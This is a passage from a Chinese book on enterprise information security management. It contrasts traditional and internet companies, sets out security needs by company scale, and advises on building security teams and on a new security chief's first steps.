对整体介绍的部分在前面的篇幅讲得比较多，主要目的是希望“视野”部分不缩水，这些概念在后面篇幅都不打算再展开了。

1.3　互联网企业和传统企业在安全建设中的区别

总体来看，传统企业偏重管理，有人说是“三分技术，七分管理”；而互联网企业偏重技术，我认为前面那个三七开可以倒过来。其实这种说法也是不准确的，到底什么算技术，什么算管理，这些都没有明确的定义。安全领域大部分所谓管理不过是组织技术性的活动而已，充其量叫技术管理。

先说一下传统企业和互联网企业在安全建设需求上的差异。

传统企业安全问题的特征如下：

1）IT 资产相对固定。
2）业务变更不频繁。
3）网络边界比较固定。
4）IDC 规模不会很大，甚至没有。
5）使用基于传统的资产威胁脆弱性的风险管理方法论加上购买和部署商业安全产品（解决方案）通常可以搞定。

大型互联网企业需要应对如下问题：

- 海量 IDC 和海量数据。
- 完全的分布式架构。
- 应对业务的频繁发布和变更。

同时架构层面需要关注：高性能、高可用性、（水平）扩展性、TCO（ROI）。

在规模不大的互联网公司，传统企业的风险管理方法论是可以沿用的。但在大型互联网公司，传统企业的方法论可能会失效，因为你可能连基础架构上跑什么业务都搞不清，想理清所有系统接口间的调用关系以及数据流去检视设计风险以及设置细粒度的访问控制就是件不现实的事情。产品线极多时，业内没有任何一个团队敢说自己有能力支持全产品

线，对于高速发展的业务，当你理清了你想要的时，说不定架构又发生变化了。只有对占公司整体营收比较主要的以及培育性质的战略级的核心业务，才有必要去深入调研并随之更新，其他的主要依靠自动化手段。

1. 传统企业的安全建设

从安全建设上来看，传统企业的安全建设是：在边界部署硬件防火墙、IPS/IDS、WAF、商业扫描器、堡垒机，在服务器上安装防病毒软件，集成各种设备、终端的安全日志建设 SOC。当然购买的安全硬件设备可能远不止这些。在管理手段上比较重视 ISMS（信息安全管理体系）的建设，重视制度流程、重视审计，有些行业也必须做等级保护以及满足大量的合规性需求。

2. 互联网企业的安全建设

互联网可分为生产网络和办公网络，即便最近 Google 声称取消内网也是针对办公网络而非生产网络。互联网行业的大部分安全建设都围绕生产网络，而办公网络的安全通常只占整体的较小比重。但是某些传统企业可能完全没有生产网络而只有办公网络，那么网络安全也就变成办公网络的网络安全。但我推测，随着社会“互联网 +”进程的加速，很多传统企业也会有自己的生产网络，最终都变成和互联网公司一样的形态。所以对于那些在给传统企业客户提供咨询和解决方案的乙方的工程师，如果不学习互联网安全，也迟早会陷入困境。

互联网企业的生产网络中，安全解决方案基本上都是以攻防为驱动的，怕被黑、怕拖库、怕被劫持就是安全建设的最直接的驱动力。互联网公司基本不太会考虑等保、合规这种形而上的需求，只从最实际的角度出发，这一点是比传统企业更务实的地方。曾遇到过一个例子，说要在服务器上装防病毒软件，推测就知道是传统企业的思路，不是没有真正实践过互联网企业安全就是没被业务线挑战过。在大型互联网企业，仅是性能损耗、运维成本和软件成本这几条就能分分钟把这种需求干掉，更不用进入对于服务器防护这种更实际的话题了。很多标准说到底都是各厂商参与编写，博弈并达成妥协，有利于自己产品销售的代言白皮书，并不是完全站在建设性的角度的，作为乙方给政企客户写解决方案建议书无可厚非，但在互联网公司做企业安全，生搬硬套某些标准就会闹出笑话来。

3. 从量变到质变

对于超过一定规模的大型互联网公司，其IT建设开始进入自己发明轮子的时代，安全解决方案开始局部或进入全部自研的时代。例如不会购买硬件防火墙，而是用服务器+Netfilter的方式自建，不会部署硬件IDS/IPS，而是用其他方式来解决这个问题。其实不难理解，规模小的时候买台硬件防火墙放在最前面，省事。但是规模大了，难道去买1000台硬防放在IDC机房？成本上就没法通过批准。再说，基于分布式系统的CAP理论和Map-Reduce衍生的一系列互联网架构，本质上都具有“无限”的扩展能力，而对于传统的硬件盒子式的解决方案，其设计大多源于对小型网络体系架构的理解，基本不具备扩展能力，完全不能适应大规模的互联网架构。在这种情况下甲方安全团队自己动手去打造完全围绕自身业务的解决方案也就成必然趋势。

4. 大型互联网企业安全建设的方法论

自研或对开源软件进行二次开发+无限水平扩展的软件架构+构建于普通中低端硬件之上（PC服务器甚至是白牌）+大数据机器学习的方式，是目前大型互联网公司用来应对业务持续性增长的主流安全解决方案。是否真的到了机器学习阶段这个有点难说，但是安全进入大数据时代则是肯定的。

与办公网络和雇员信息安全管理相比，互联网公司的文化比较开放，一般不太会维持激进的安全政策（对雇员做太多信息安全方面的管制和限制），这点也是跟传统企业差别比较大的地方。

也有一些灰色地带，比如TCO较高的安全方案，一开始没感觉，但实质是吸毒，随着IDC的规模扩张，安全的成本越来越大，最后被自己巨大的成本“毒死”。对于做惯传统行业解决方案且客户手里都有大把预算的顾问来说，对这一点是没感觉的，几千万元的安全整体方案信手拈来，但是放到互联网中，一旦业务规模成倍增长，这些方案最终都会走入死胡同。不止是成本，如果不能做到兼顾宿主的性能，安全架构随整个业务架构水平扩展，保证高可用性，最终安全措施都会走进死胡同。

以安全集成为自身职业亮点的人如果不积极学习，会有很大贬值风险，因为以后不需要堆硬件盒子式的解决方案了，就算堆也不再是原来的堆法。

1.4 不同规模企业的安全管理

1. 创业型公司

对于创业型公司而言，安全不是第一位的，我在唱反调吗？应该只是大实话而已。安全建设的需求应该是：保障最基本的部分，追求最高性价比，不求大而全，映射到技术实现应该是做如下事情：

- 基本的补丁管理要做。
- 漏洞管理要做。
- L3 ~ L7 的基本的访问控制。
- 没有弱密码，管好密码。
- 账号认证鉴权不求各种基于条件的高大上的实时风控，但求基本功能到位。
- 办公网络做到统一集中管理（100 人以上规模）和企业防病毒，几个人的话，就完全不用考虑了，APT 什么的就听一听拉倒了。
- 流程什么的就没必要去搞了，有什么需求，口头约束一下。
- 找两篇用到的开发语言的安全编程规范给程序员看看，安全专家们说的 SDL 就不要去追求了，那个东西没有一堆安全“准”专家玩不起来。
- 系统加固什么的，网上找两篇文章对一下，确保没有 root 直接跑进程，chmod 777，管理后台弱密码对外这种低级错误，当然有进一步需求，也可以参考后面的技术篇中的措施。
- 实惠一点的，找个靠谱的白帽子兼职做一下测试，或者众测也行。

是不是觉得简陋了一点？我估计很多乙方提供的服务除了卖产品之外也不会比这个效果更好了。不过，现在不少创业公司是拿了不小的风投的，也没那么寒酸。另外一个很重要的特征是，创业公司基本都上公有云了，不会自己再去折腾 IDC 那点事，所以相对而言以上措施中的一部分可以等价于：

1）使用云平台提供的安全能力，包括各种抗 DDoS、WAF、HIDS 等。

2）使用市场中第三方安全厂商提供的安全能力。

具体怎么选怎么用就不展开讲了，不过不要因为迷信云平台关于安全能力的广告而自己不再去设防，毕竟针对租户级的通用型的安全方案其覆盖面和防御的维度是有限的。

2. 大中型企业

这个层次对应市场上大多数公司的安全需求，它的典型特征是，业务营收的持续性需

要安全来保障。公司愿意在IT安全上投入固定的成本，通常小于IT总投入的10%，不过这已经不错了。这时候开始有专职的安全人员或安全团队，建设上重视效果和ROI，会具备初步的纵深防御能力。对应技术上的需求为：

- L2 ~ L7中的每一层拥有完整的安全设计。
- 对所有的服务器、PC终端、移动设备，具有统一集中的状态感知、安全检测及防护能力。
- 应用层面细粒度控制。
- 全流量入侵检测能力。
- 无死角1天漏洞发现能力。
- 在安全等级较高的区域建立纵深防御和一定的0天发现能力。
- 初具规模的安全专职团队。
- 对应用交付有自主的评估和修补能力。
- 从IT服务层面建立必要的流程、业务持续性以及风控应急措施。
- 对业务安全形成自己的风控及安全管理方法论。
- 将难以自己实现的部分外包。

好像跟前面的描述比一下子抽象了？是的，这个层级的安全需求没办法很具体地量化。不同的业务模式对应的安全实现还是有很大的不同，加上这个区间里的公司营收规模可以差很大，对应的安全投入也可以差很多。那什么样的公司归入这个区间呢？比如四大行，国内TOP10甚至TOP5以后的互联网公司，大量的电信、金融、政府、能源等企业都属于这个区间，但我为什么不把BAT归入这个区间？这样的分类岂不是不科学？我之所以这样分类完全是从安全建设的复杂度上去考量的，而不是从安全建设的资金投入上去归类的。很多行业（比如金融）的安全投入很大，但这些解决方案大都是靠花钱就能买来的，而BAT的方案花钱不一定能买得到，很多都需要自己动手去打造，对安全团队的定位、能力和需求完全不一样。那BAT以外较大的互联网公司呢？我觉得他们会玩些各自特点的小花样，但是不会进入大范围的复杂的安全建设，这是由公司的整体面和业务决定的，不需要过分保障和超前业务的安全建设。

再往上一层是大型互联网企业。

1.5 生态级企业 vs 平台级企业安全建设的需求

生态级企业和平台级企业之间的安全建设需求不仅仅是量的差别而是质的差别。

1. 差别的表象

主要差别表现在是否大量地进入自己造轮子的时代，即安全建设需要依托于自研，而非采用商业解决方案或依赖于开源工具的实现。

那么平台级公司和生态级公司的区别又在哪里？从表象上看，生态级公司的大型基础架构如果用传统的安全方案几乎都无法满足，所以会大量的进入自研。而平台级公司则会依赖开源工具更多一些，不会对所有解决方案场景下的安全工具进行自研。如果有预算也会优先投在“业务安全”侧，比如反欺诈平台等等，而不会自己去搞入侵检测。当然，这有可能是个伪命题，有可能随着时间的推移，乙方公司也开始提供具有可扩展性、能应对分布式架构的方案，或者当时间尺度拉得长一点，平台级公司每年在自研上投入一点点，多年之后也具备了 BAT 级别的安全能力也并非完全不可能。不过这些都是理想状况，现实总是受到多方面因素制约的。

2. 差别的成因

第一个因素是技术驱动在底层还是在应用层驱动业务。表象上，平台级公司和生态级公司都是以 PC 端 Web 服务为入口的平台应用和以移动端 APP 入口的移动应用。有的依赖于一些 PC 客户端或移动端偏底层的 APP，但在技术实现方式上，平台级公司更多地直接使用或少量修改开源软件，而生态级公司的 IT 基础设施则会类似于 Google 的三篇论文一样，不仅仅停留在使用和少量修改，而是会进入自己造轮子的阶段。其中所造的轮子是否对业界有意义这种问题暂时不去评价，但对应的安全建设则反映出平台级公司的安全主要围绕应用层面，而生态级公司的安全会覆盖基础架构和应用层面两块。直接使用开源工具的部分交给社区去处理，自己跟进打补丁就行了，但如果是自己开发的，那么就需要自己去解决一揽子的安全问题，比如 Google 造了 Android 这个轮子，那 Android 一系列的安全问题 Google 需要自己解决，比如阿里自己去搞了一个 ODPS，那阿里的牛人也需要解决这个，再比如华为在物联网领域造了 LiteOS 这个轮子，自然也要去处理对应的问题，而这些偏底层的问题显然早已超出应用安全的范畴，也不是一般的甲方安全团队有能力应对的。其实有些平台级公司也是发明了一些轮子的，比如自动化运维工具，比如一些 NOSQL，不过 IDC 规模两者之间仍然差得比较远，上层的业务复杂度也有差距，支持的研发团队的规模也有差距，对安全工具的自动化能力和数据处理规模仍然存在阶梯级的差别，这一点也决定了为什么要自研。安全其实只是 IT 整体技术建设的一个子集，当整体技术架构和实现方式进入自产自销阶段时，安全建设也必然进入这个范畴。对于很多实际上依靠业务和线下资源驱动而非技术驱动的互联网公司而言，安全建设去做太多高大上的事情显然是没有必要的。

第二个因素是钱，钱也分为两个方面：1）成本；2）ROI。假设安全投入按 IT 总投入的固定 10% 算，又假设生态级公司的安全建设成本是平台级公司的 5 ~ 10 倍，这个成本除了带宽、IDC 服务器软硬件之外，还有技术团队，加起来才是总拥有成本 TCO。10 个人的安全团队和 100 个人的安全团队能做的事情相差太大，具体可以参考我在知乎上的帖子“为什么从事信息安全行业一定要去大公司？”。还有一方面则类似于“去 IOE”，上面提到目前对于大型互联网没有合适的安全解决方案，即使有，这个成本可能也会无法接受，所以假如乙方公司能推出既能支撑业务规模，又具有性价比的方案，我认为甲方安全团队真的没有必要再去造轮子了。

第三个因素是人。安全团队的人员数量也只是一个很表面的数字，安全团队的构成才是实力，能囤到大牛的安全团队和由初级工程师组成的安全团队显然是不一样的，首先前者的成本不是所有的公司都能接受，其次，平台不够大即使大牛来了也未必有用武之地。大多数平台级公司中安全团队的知识和经验集中在 Web/App、应用层协议、Web 容器、中间件和数据库，生态级公司则扩展至系统底层、二进制、运行时环境和内核级别，能力积累也存在差别。这里并无褒贬之意，仅在说明业务对技术的需求不一样。

3. 平台级公司的“止步”点

那么，平台级公司在安全建设上是不是就没有乐趣呢？其实这类公司也玩一些小花样，比如修改 SSHD、LVS，加入一些安全特性。可能也会自己定制一个 WAF，或者搞搞日志的大数据分析。但比如涉及 DPI、全流量入侵检测、SDN、内核级别的安全机制，基本上都不会介入，对于一个规模不是特别大的平台级公司的甲方安全团队而言，这些门槛还是有点高。

4. 生态级公司的竞技场

生态级公司是不是全领域进军自己造轮子呢？也不是，主要工作还是在入侵检测、WAF、扫描器、抗 DDoS、日志分析等领域。在 SDL 环节上可能也会自己研发些工具，但很与比直接使用商业工具更短平快。阿里钱盾、腾讯管家、百度杀毒这些都跟 360 客户端一样与生产网络没什么关系，就不去讲了。另外自研工具有一个原则：都限定在“民用”领域，不会自己去发明一个 RSA 算法这样的东西。

国内的平台级公司里也有一个例外：数字公司，因为其主营业务是信息安全，所以就没有安全投资固定占比理论的影响。

1.6 云环境下的安全变迁

云计算的本质是改变企业需求方通过传统的渠道获取 IT 资源的形式。传统的方式是一个企业假如要构建信息化的能力，必须要采购硬件，采购软件，维护一个较大的 IT 团队，TCO 很高。但是，到了云计算时代，这一切你都不需要，你只要轻点鼠标就可以获取大量的计算、存储和网络资源，并且不再需要专门的人员去 IDC 机房维护服务器，不需要大量的运维人员，甚至某些通用的应用开发都省了，你可以将手头的 IT 预算用于最需要的部分—完全聚焦于自己的业务，而不用费大量的精力维护基础设施，甚至资源的获取变得弹性：需要时轻易获取大量甚至海量的计算资源，用完后可以及时释放，不用担心资产闲置和老化。在 IT 产业的销售模式中被颠覆的一环是，传统企业不再直接购买服务器存储商业数据库，而是通过云计算平台获取。同样地安全到了云计算时代，企业客户会更希望通过云化的方式来获取和整合安全的解决方案，例如 SaaS（Security as a Service），这就要求安全产品或解决方案本身需要支持虚拟化、软件化、分布式、可扩展性，并且利用大数据和人工智能，利用云端无限的计算和存储能力，缓解传统安全解决方案中数据的离散、单点的计算能容不足，信息孤岛和无法联动等问题。

1. 云的租户

对使用云的租户而言，云平台自身以及应用超市 Marketplace（类似 APP store）集成了各个安全厂商的云安全产品以及可托管的安全专家服务。如果自身没有太强烈地要主导安全实践的意愿，通常情况下通过应用超市和云平台免费提供的安全功能就可以快速构建基础的安全能力。如果希望得到进阶的安全防护，则必须自己进一步动手。

2. 云安全提供商

在传统的安全方案中，安全厂商以提供硬件安全产品和安全服务为主，而在云环境下，硬件形式的安全方案会越来越不合拍，与之相比，把竞争力构建在软件层面的安全方案会成为云上的主流。相比过去面对面提供安全服务，现在则转变为在租户侧部署各种安全传感器，通过在云端汇聚安全度量数据，结合威胁情报或由专家解读数据来提供可管理的一站式安全服务。

第 2 章 Chapter 2

安全的组织

很多人忽略组织，但实际上组织是比技术和流程更重要的东西，“人”是所有问题的决定性因素。本章就讲一下安全组织中的人。

2.1 创业型企业一定需要 CSO 吗

1. 招聘方的诉求

当下不少创业型公司都在找 CSO，也有找到我的，就顺带分享一下我对这个问题的思考。首先这个问题即便是对同一个人而言可能答案也会因时而变，其次 CSO 只是一个代表性的称呼，大家不要过于纠结一定要做什么事才算 CSO，CSO 和 CISO 又有什么区别之类的，在这个语境下用来指代招聘方想找拥有全局安全管理经验的人，甚至最好是资深的从业者，他能带一支哪怕是几个人的安全团队，并能把安全相关的事全部揽过去。

2. 不同阶段的需求

对于尚在天使融资阶段，找个 CSO 大多就是去忽悠投资人的，通俗一点理解就是凑一支履历光鲜的队伍去“骗钱”。能不能做事情这个很难说，也不能说人家一定做不了事情，这种只能事后诸葛亮的盖棺定论，随便说人不靠谱也是不负责任的，不过我想对于大多数

有不错岗位的人而言应该是不会去的。

对于拿到 A 轮、B 轮投资的阶段，业务方向已被证明，业务量不大但进入快速成长期，问题层出不穷。CEO 和 CTO 觉得头疼并且想把这部分压力转嫁出去，理论上是应该找一个懂安全的人的，但是现在这个时间点（也就是 2016 年）真的不是一个好时间，在当下很多公司用数百万也经常找不到合适的 CSO，创业型公司要在这个时间点上争夺安全人才真的是很累的一件事。建议找 2 ~ 3 个靠谱的安全工程师，然后 CTO（技术总监）、运维 Leader、开发的架构师这几个角色快速补一点安全的知识和方法论，哪怕是充当救火队长赶鸭子上架，大家配合一下，应该也能把安全撑起来，不一定非要找一个大牛级的 CSO，因为有时候业务量没那么大规模，不一定需要很高级别的人，且创业型公司为了保持自己的鲜活也不需要套用大公司的流程和方法，做好基础的运维安全，代码安全，加强一些安全意识，不出问题的时候腾出时间来研究一下下一步怎么做，跟时间和业务增长速度赛跑，跑着跑着，应该就会越来越轻松了。当然，作为创业者，如果你有一个安全领域的朋友愿意帮你出谋划策，偶尔回答一下安全建设如何做这类问题，其实那 CSO 的需求也就解决了，代价只是请吃几顿饭。

对于拿到 C 轮、D 轮、E 轮投资的阶段，业务初具规模，开始朝更高的目标冲刺，同时能给人画更多的“饼”，如果之前已经招到靠谱的安全工程师，那这个时候应该已经成长起来，承担起 Leader 的角色，通常也不需要从外部招 CSO 了。这个时候想从外部招 CSO 的都是之前主观的或被迫的不太重视安全，出了问题才想要头痛医头脚痛医脚。这个时候的业务形态跟大公司比应该是“麻雀虽小五脏俱全”，安全管理上应该是有很多相似的地方了，对于初具规模的业务而言安全管理的经验很重要，可以直接从大公司挖人。当然了级别较高的人估计还是挖不动的，能挖动的主要就是骨干那一层的人吧。通常你需要容忍他们业务上有深度但不一定面面俱到，很可能情商和管理能力也差强人意，不过能解决你的问题就行，面面俱到的人才毕竟还是太贵了。对于那些估值超过 100 亿美元的创业型公司，还是建议找高端人才。

对于准备冲 IPO 的阶段，这个时候想必不会囊中羞涩，如果你是这类公司的 CXO，还为找不到人感慨万千，我想也许是心态还不够开放，亦或许是给人的“诚意”还不够，对此我也给不了太多建议了，毕竟市场上高级人才只有那么一小撮人，来不来，去不去取决于那一小撮人的意愿，被打动了自然来，没被打动的自然不去。

3. 创业型企业的挑战

对选择转会的 CSO 去创业公司是否有挑战？有，也没有。首先做的事情往往还是从头建团队，把过去建设安全体系的过程从零开始再做一遍，从这个角度讲重复过去做的事情尽管业务有所不同但过程和结果上未必有挑战。有“挑战”的反而是如何在创业公司的条件下招募成员，维系团队，在很多流程及界限不分明的情况下推动事情落地，仅此而已。对 CSO 本人而言得到的实践机会未必有大公司多而广，因为安全是一个随企业规模而复杂化的工作。但是，如果你是 CSO 的跟班小弟，那你可能是成长最快得到锻炼最多的人，因为你经历了安全建设从无到有飞速发展，从简单到自动化的过程，这个过程不是人人都能经历的，如果你进入 BAT 在一个很细的分支上耕耘几年未必能积累到这种“全局视野”，相反在这种环境下才能快速积累。所以除非公司 IPO，CSO 都不是团队里收益最大的人，但跟班小弟却是最大的赢家。

2.2 如何建立一支安全团队

如果要去一家公司领衔安全建设，第一个问题就是如何建立安全团队。上面提到不同的公司状况对应的安全建设需求是不一样的，需要的安全团队也是不一样的，所以我按不同的场景来深入分析这个问题。

在目前国内的市场中，BAT 这种公司基本是不需要组团队的，对安全负责人有需求的公司大约是从准生态级互联网公司、平台级互联网公司、大型集团的互联网 +，到千千万万的互联网创业型公司。

1. 极客团队

如果你在一个小型极客型团队，例如 Youtube 被 Google 收购前只有 17 个人，在这样的公司里你自己就是安全团队，俗称“ one man army”。此时一切头衔皆浮云，需要的只是一个全栈工程师。

2. 创业型企业

对于绝大多数创业型企业而言，就像之前所说的，CSO 不一定需要，你拉两个小伙伴

一起去干活就行了，今天 BAT 的安全总监们，当年也都是干活的工程师小伙伴，10 多年过去了，工程师熬成了“ CSO 大叔”。当你的公司变成 BAT 时，只要你成长得够快，也许下一个“CSO 大叔”就是你自己。

3. 不同的能力类型

搞安全的人现在其实不好招，很多企业都招不到安全负责人，所以会有一堆没有甲方安全实操经验或者没有整体安全经验的人被推上安全团队领导的岗位。对绝大多数公司而言，安全建设的需求都是聚焦于应用的，所以安全团队必然也是需要偏网络和应用的人。大牛显然是没必要的，而懂渗透，有一定网络系统应用攻防理论基础的人是最具培养价值的。除此之外乙方的咨询顾问、搞安全标准的、售前售后等在这个场景下的培养成本都很高，不具有短期 ROI，所以都不会是潜在的候选者。在安全技术领域里，其实只有两类人会有长期发展潜力：第一类是酷爱攻防的人，对绕过与阻断有着天生的兴趣；第二类就是可能不是很热爱安全，但是 CS 基础极好的程序员，这一类人放哪里都是牛人，第一类则跟行业相关。粗俗一点儿的说法找几个小黑客就能做企业安全了？这种观点是不是有人会觉得偏科的厉害了。确实我也认为会渗透跟做企业安全的系统性建设之间还是有比较大的鸿沟的。仅仅是说在有限选择的情况下，假如你不像某些土豪公司一样随便就能招到高手，那么可选的替代方案中最具可行性和性价比的是什么，之所以选会渗透懂攻防的人，那是因为这类人具备了在实践层面而不是理论层面真正理解安全工作的基础，在此基础上去培养是非常快的，策略、流程、标准、方法论可以慢慢学，因为这些都不是救火时最需要的技能，而是在和平年代且规模较大的公司才需要的东西。看有些公司的招聘工程师的要求里还写着要证书什么的，不禁感慨一下，很多能做事的“少年”其实根本没有证书，有证书的人通常适合去做乙方的售前而不是甲方的安全工程师。甲方招聘要求证书的，基本上都是传统企业，互联网企业这么写的应该怀疑一下那里的整体水平。当然，这个说法对安全负责人的招聘不成立，因为国内的 CTO 很少有懂安全的，招聘者其实也不知道安全总监到底需要哪些技能，随便拷贝了一个也很正常，高端职位的 JD（职位描述）很多时候都是模糊的，除了一个头衔之外，其他都要聊了才知道，这时候你就不要去嫌弃 JD 怎么写的这么差，毕竟老板也不懂这事该怎么做，找你就是为了解决这个问题。

单纯攻防型的人在前期培养比较快，但当安全团队随着公司规模和业务快速成长时，思维过于单点的人可能会出现“瓶颈”。后面会提到安全建设实际上是分阶段的，而且是系统性的，视野和思路开阔的人会从工程师中脱颖出来，成为安全团队的领导。


4. 大型企业

对于比较大型的平台级公司而言，安全团队会有些规模，不只是需要工程师，还需要有经验的 Leader，必须要有在运维安全，PC 端 Web 应用安全以及移动端 App 安全能独当一面的人，如果业务安全尚有空白地带的话，还需要筹建业务安全团队。

5. 超大型企业

准生态级公司建安全团队这种需求比较少，但因为笔者曾被问及这样的问题，所以就把思考的结果写出来。对于这种级别的公司，由于其业务线比较长，研发团队规模通常也比较庞大，整个基础架构也构建于类似云计算的底层架构之上（姑且称之为私有云吧），光有应用安全的人是不够的，安全的领头人必须自己对企业安全理解够深，Leader 这一级必须对系统性的方法论有足够的了解。随便举些例子，1）在出安全事件时如果 Leader 的第一反应是直接让人上机器去查后门的；2）对运维系统变更风险不了解的；3）对在哪一层做防御性价比最高不熟悉的；4）不明白救火和治病的区别的（这种思路会一度体现在提的安全整改建议上），诸如此类的状态去担任 Leader 就会比较吃力（Leader 上面的安全老大自然也会很吃力）。另外 Leader 的跨组织沟通能力应该比较高，在这种规模的公司，不是你的安全策略提的正确就一定会被人接受的。团队里还应该有 1 ~ 2 个大牛级人物，所以带队人自己应该是在圈内有影响力的人，否则这些事情实践起来都很难。

实际上当你进入一个平台级公司开始，安全建设早已不是一项纯技术的工作，而技术管理上的系统性思路会影响整个安全团队的投入产出比。



Chapter 3 第 3 章

甲方安全建设方法论

那些国际安全标准、模型和理论已经讲了千万遍，方法论的东西也许是好东西，但是一般人可能都没时间去读完，有时候也会觉得理论脱离实践，所以本章讲的方法论都从是实操出发的。

3.1 从零开始

本篇谈一下 CSO 上任之初要做些什么吧。很多没做过甲方安全的人也许都没有头绪，或者你只是接触甲方安全的一个细分领域而不是全貌，也许我说的能为你省点脑汁，因为开始是最难的，等过了这个阶段找到了感觉，后面的路就平坦了。

1. 三张表

上任之初你需要三张表。第一张表：组织结构图，这些是开展业务的基础，扫视一下组织结构中每一块安全工作的干系人。例如行政、HR、财务部门是跟公司层面信息安全管理的全局性制度的制定和发布相关的部门，内部审计也跟其强相关；基础架构的运维团队，运维安全相关的要跟他们合作；研发团队，可能在组织结构中分散于各个事业部、各产品线，不一定叫研发，但本质都是产品交付的团队，应用安全和基础服务器软件安全相关的要找他们，也是 SDL 实施的主要对象；运营、市场、客服类职能他们可能没有直接的

系统权限，但是会有一些诸如 CMS 的后台权限（被社工的对象），广告的引入发布（挂马的 iframe，黑链）等乱七八糟的安全问题的关联者，他们也是某些重大安全事件上升到社会影响的危机管理的公关部门；（大）数据部门，因为安全也要用到大数据，是复用一套技术架构还是自己搞，这个取决于每个公司的实际状况，有的自己搞，有的则复用；产品部门，一些跟业务安全和风控相关的安全建设要跟他们合作；CXOs：这里泛指组织中的决策层，什么问题要借助他们自己拿捏吧，双刃剑。

第二张表：每一个线上产品（服务）和交付团队（包括其主要负责人）的映射。这张图实际就是缩水版的问题响应流程，是日常安全问题的窗口，漏洞管理流程主要通过这些渠道去推动，一个安全团队的 Leader 通常需要对应于一个或若干产品的安全改进。不过这里也要分一下权重，比如支撑公司主要营收的产品需要一个主力小团队去负责其 SDL 全过程，而边缘性的产品一个小团队可以并发承接好几个甚至 10 个以上的产品，粒度相对粗一点过滤主要的安全问题即可。通常这样做符合风险管理方法论，但对于深知大公司病又创业过的我来说，还是稍微有些补充的看法，很多成长中的业务，出于起步阶段，没有庞大的用户群，可能得不到公共职能部门的有力扶持，例如运维、安全等，明日之星的业务完全可能被扼杀在摇篮里，这种时候对有责任心的安全团队来说如何带着 VC 的眼光选择性的投入是一件很有意思的事。在一个公司里是安全团队的话语权大还是支柱产品线的话语权大？当然是支柱产品，等产品成长起来了再去补安全的课这种事后诸葛亮的事情谁都会做，等业务成长起来后自己都能去建安全团队了，不一定再需要公共安全团队的支持。锦上添花还是雪中送炭，业务团队的这种感受最后也会反馈给安全团队。

第三张表：准确地说应该是第三类，包括全网拓扑、各系统的逻辑架构图、物理部署图、各系统间的调用关系、服务治理结构、数据流关系等，这些图未必一开始就有现成的，促成业务团队交付或者自己去调研都可以，以后的日常工作都需要这些基础材料。如果运维有资产管理也需要关注一下。

2. 历史遗留问题

到了这里你是不是跃跃欲试，想马上建立完整的安全体系了？估计有人恨不得马上拿扫描器去扫一遍了，别急，就像那首儿童歌曲唱的“葡萄成熟还早得很呐！”，你现在的角色还是救火队长，离建设还早，这跟你的能力和视野没关系，这是客观情况决定的，一个安全没有大问题的公司通常也不会去找一个安全负责人。找安全负责人的公司意味着都有

一堆安全问题亟待处理。这里就引申出一个问题，一般情况下都是出了比较严重的安全问题才去招聘安全负责人和建立专职的安全团队的，就是说这些系统曾经被渗透过，或现在正在被控制中，没有人可以确定哪些是干净的，哪些是有问题的，而你加入的时间点往往就是安全一片空白还不确定是不是正在被人搞。有人说系统全部重装，那你不如直接跟老板说全部系统下线，域名注销，关门算了，那样子显然是行不通的，所以防御者不是时时处处都占上风。这个问题只能灰度处理，逐步建立入侵检测手段，尝试发现异常行为，然后以类似灰度滚动升级的方式去做一轮线上系统的后门排查。

3. 初期三件事

一开始的安全不能全线铺开，而是要集中做好三件事，第一件是事前的安全基线，不可能永远做事后的救火队长，所以一定要从源头尽可能保证你到位后新上线的系统是安全的；第二件是建立事中的监控的能力，各种多维度的入侵检测，做到有针对性的、及时的救火；第三件是做好事后的应急响应能力，让应急的时间成本更短，溯源和根因分析的能力更强。

一边熟悉业务，一边当救火队长，一边筹建团队基本就是上任后的主要工作了。如果团队筹建得快，这个阶段 2 ~ 3 个月就可以结束了，但以目前招聘相对难的状况来看可能需要 4 ~ 6 个月。

3.2 不同阶段的安全建设重点

1. 战后重建

救火阶段过去之后会进入正式的安全建设期。第一个阶段是基础的安全建设，这一期主要做生产网络和办公网络的网络安全的基础部分。也就是在前面 1.4 节“不同规模企业的安全管理”介绍的大中型企业对应的那些需求（当然也包括中小企业的那些）。完成的标志：一方面是所提的那些点全都覆盖到了，另一方面是在实践上不落后于公司的整体技术步伐，比如运维侧在用 Puppet、SaltStack 之类的工具实现了一定程度的自动化运维，那你的安全措施也不好意思是纯手工的对不对，如果产品团队交付已经在用持续集成了，那你是不是也至少提供个带点自动化的代码检查工具，而不是纯肉眼去 Ctrl+F？这一部分其实是很多

人眼中甲方安全的全部内容，不过我觉得远不能止于此。如果这个场景切换到准生态级公司，也许要变化一下，直接向全线工具自动化看齐，一开始就同步自研必要的工具。

2. 进阶

以上算是解决了安全的温饱问题，第二阶段就是要向更广的方向拓展。一是广义的信息安全，以前是在忙于解决不被黑而抽不出身，现在安全相关的事情都要抓起来，从只对接内部 IT，运维和研发部门扩展到全公司，跟安全相关的环节需要加入必要的流程，以前下线的硬盘不消磁的现在要重视起来了，以前雇员可以随意披露公司的信息以后就不可以了，以前雇员离职的账号不回收的现在开始不可能了，以前 DBA 可以给数据库插条记录然后去电商上卖装备的，那种事从此开始要一刀切断，诸如此类的事情还有很多。其实这个时候你可以把 ISO27001 拿出来看看了。二是业务安全，比如用户数据的隐私保护，之前安全只是作为保障而不是一种前台可见的竞争力，但现在安全需要封装起来对用户可见，对产品竞争力负责，如果公司已经发展到一个很大的平台，盗号问题都解决不了的，我觉得真的需要考虑一下自己的乌纱帽问题。这一部分对安全圈人士而言可能并不高大上，可能没太多值得拿出来炫技的部分，但是我认为这些是务实的安全负责人需要考虑的问题，这些属于经营管理者视角下的一揽子安全问题，如果这些问题不解决而去发明 WAF 发明 HIDS 去，尽管可以拿到安全圈来发两篇文章炫耀一下，但从职责上看属于本末倒置，直接影响公司营收的问题需要先解决。之所以把业务安全放在第二阶段而不是去优化安全基础架构是因为投入产出的边际成本，投在业务安全上，这一部分产出会比较直观，对高层来说安全从第一阶段到第二阶段一直是有明显可见的产出，而如果此时选择去优化基础安全能力，这种产出受边际成本递增的影响，效果会极其不确定，而这时候业务安全问题频发，就会被倒逼至两难的境地，一则优化基础安全的工作做了一半，一则又要考虑是否中途转去做点救火的事情，而安全产出是安全团队对公司高层影响力的所在，只有看到持续的产出才会影响力增加，才会有持续的投入，尤其在老板不是技术出身的公司，他也许很难理解你去发明 WAF 